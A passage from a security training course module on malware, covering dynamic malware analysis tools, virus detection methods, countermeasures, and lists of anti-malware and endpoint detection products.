- Use device driver monitoring tools such as **DriverView** to scan for suspicious device drivers and verify if the device drivers are genuine and downloaded from the publisher's original site
- Go to **Run** → Type **msinfo32** → **Software Environment** → **System Drivers** to manually check for installed drivers

Device Driver Monitoring Tools

- Driver Booster (https://www.iobit.com)
- Driver Reviver (https://www.reviversoft.com)
- Driver Easy (https://www.drivereasy.com)
- Driver Fusion (https://treexy.com)
- Driver Genius (https://www.driver-soft.com)

DriverView

DriverView utility displays a list of all the **device drivers** currently loaded on the system along with information such as load address of the driver, description, version, and product name



https://www.nirsoft.net

Dynamic Malware Analysis: Network Traffic Monitoring/Analysis


- Malware programs connect **back to their handlers** and send confidential information to attackers
- Use network scanners and packet sniffers to monitor **network traffic** going to malicious remote addresses
- Use network scanning tools such as **SolarWinds NetFlow Traffic Analyzer** and **Capsa** to monitor network traffic and look for suspicious malware activities

Network Activity Monitoring Tools

- Caspa Network Analyzer (https://www.colasoft.com)
- Wireshark (https://www.wireshark.org)
- PRTG Network Monitor (https://kb.paessler.com)
- GFI LanGuard (https://www.gfi.com)
- insightIDR (https://www.rapid7.com)

SolarWinds NetFlow Traffic Analyzer

NetFlow Traffic Analyzer **collects traffic data**, **correlates it** into a **useable format**, and **presents it** to the user in a web-based interface for **monitoring network traffic**



https://www.solarwinds.com

Dynamic Malware Analysis: DNS Monitoring/Resolution

- **DNSChanger** is a malicious software capable of **changing** the system's **DNS server settings** and provides the attackers with the **control of the DNS server** used on the victim's system


- Use DNS monitoring tools such as **DNSQuerySniffer** to verify the DNS servers that the malware tries to connect to and identify the type of connection

DNS Monitoring/Resolution Tools

- DNSstuff (https://www.dnsstuff.com)
- UltraDNS (https://vercara.com)
- Sonar Lite Web App (https://constellix.com)
- DNSCheck.co (https://www.dnscheck.co)
- Dotcom-Monitor (https://www.dotcom-monitor.com)

DNSQuerySniffer

DNSQuerySniffer is a network sniffer utility that **shows the DNS queries** sent on your system



https://www.nirsoft.net

Dynamic Malware Analysis: API Calls Monitoring


- Application programming interfaces (APIs) are **parts of the Windows OS** that **allow** external applications to **access OS** information such as file systems, threads, errors, registry, and kernel
- Malware programs **employ these APIs to access** the **operating system information** and cause damage to the systems
- Analyzing the API calls may **reveal the suspected program's** interaction with the OS
- Use API call monitoring tools such as **API Monitor** to monitor API calls made by applications

API Call Monitoring Tools

- API Call Monitoring (https://apicontext.com)
- Runscope (https://www.runscope.com)
- AlertSite (https://smartbear.com)

API Monitor

API Monitor allows you to **monitor and display Win32 API calls** made by applications




http://www.rohitab.com

Dynamic Malware Analysis: System Calls Monitoring


- Syscalls or system calls act as an interface between the application and kernel
- It provides an **interface for processes** that are activated by an operating system
- Monitoring system calls can help detect malware and understand its **behavior**
- It can also reveal the type of **damage** the malware caused to the system
- Tools such as **strace** can be used to view or trace the system calls in a Linux environment

strace

strace **intercepts and records the system calls** by a process and the signals received by the process




https://strace.io




Dynamic Malware Analysis: Scheduled Tasks Monitoring

- Malware can enable **time- or action-based** triggers as scheduled tasks
- You need to check for scheduled tasks to find malware, such as **logic bombs** capable of executing at different triggers
- You can use command-line tools such as **schtasks** or tools such as **Windows Task Scheduler** and **ADAudit Plus** to detect scheduled tasks



Dynamic Malware Analysis: Browser Activity Monitoring

- Malware can use browsers to **connect with their C&C servers** to download malicious files
- You must inspect **suspicious browsing activities** to identify malicious traffic and system location
- You can also examine web caches, **monitor web access at firewalls**, and filter web access by URL and malicious strings in web logs
- Use network monitoring tools such as **Wireshark** and **Colasoft Portable Network Analyzer** to monitor the browsing activities of users



https://www.wireshark.org

Virus Detection Methods

Scanning	Once a virus is detected, it is possible **to write scanning programs** that look for signature string characteristics of the virus
Integrity Checking	Integrity checking products work by **reading the entire disk** and **recording integrity data** that act as a signature for the files and system sectors
Interception	The interceptor **monitors** the operating system **requests** that are written to the disk
Code Emulation	• In code emulation techniques, the **antivirus executes** the malicious code **inside a virtual machine** to **simulate** CPU and memory activities • These techniques are considered very effective in dealing with encrypted and polymorphic viruses if the virtual machine **mimics the real machine**
Heuristic Analysis	• Heuristic analysis can be **static** or **dynamic** • In static analysis, the **antivirus analyses the file format** and code structure to determine if the code is viral • In dynamic analysis, the **antivirus performs a code emulation** of the suspicious code to determine if the code is viral

Objective 05

Explain Malware Countermeasures

Malware Countermeasures

Avoid opening email attachments received from **unknown senders**

Block all **unnecessary ports** at the host and firewall

Avoid downloading and executing applications from **untrusted sources**

Install **patches** and **security updates** for the OS and applications

Avoid **untrusted software** and ensure that every device is protected by a firewall

Use **antivirus tools** such as Bitdefender, and Kaspersky to detect and eliminate backdoors

Regularly maintain **data backup**

Ensure the **pop-up blockers** are enabled and use an Internet firewall


Do not open files with **more than one file type extension**

Do not accept disks or programs without checking them first using a **current version** of an antivirus program

Anti-Malware Software

Avast One

Avast One provides comprehensive protection against Trojans, ransomware, rootkits, and other malware variants



- Bitdefender Total Security (*https://www.bitdefender.com*)
- TotalAV (*https://www.totalav.com*)
- Malwarebytes (*https://www.malwarebytes.com*)
- Avira (*https://www.avira.com*)
- ESET Internet Security (*https://www.eset.com*)
- Kaspersky Anti-Virus (*https://www.kaspersky.com*)
- Panda Dome (*https://www.pandasecurity.com*)
- Norton 360 (*https://us.norton.com*)
- G DATA Total Security (*https://www.gdatasoftware.com*)
- HitmanPro (*https://www.hitmanpro.com*)

AI-Powered Malware Detection and Analysis Tools

Malware.AI

- Malware.AI combines multiple detection techniques and **leverage AI, to provide comprehensive protection** against both known and unknown malware threats
- It **uses machine learning models** to analyze the file's features, code patterns, and behaviors

Sophos Intercept X
https://www.sophos.com

Elastic Security
https://www.elastic.co

Bitdefender GravityZone
https://www.bitdefender.com


Vipre Endpoint Security
https://vipre.com

Webroot SecureAnywhere
https://www.webroot.com

Endpoint Detection and Response (EDR/XDR) Tools

CrowdStrike Falcon® Insight XDR

CrowdStrike Falcon® Insight XDR offers **AI-powered detection** with top threat intelligence and expert insights



https://www.crowdstrike.com

Microsoft Defender for Endpoint
https://www.microsoft.com


Tanium Endpoint Management
https://www.tanium.com

Cisco XDR
https://www.cisco.com

Trellix Endpoint Security (ENS) *https://www.trellix.com*

VMware Carbon Black
https://www.vmware.com

Module Summary



- In this module, we discussed the following:
  - Concepts of malware, Trojans, and viruses
  - Concepts of ransomware and computer worms
  - Concepts of fileless malware and how they infect files
  - Concepts of AI-based malware
  - How to perform static and dynamic malware analysis and explained different techniques to detect malware
  - Various malware countermeasures
  - Various anti-malware tools
- In the next module, we will discuss in detail how attackers as well as ethical hackers and pen testers perform sniffing to collect information on a target of evaluation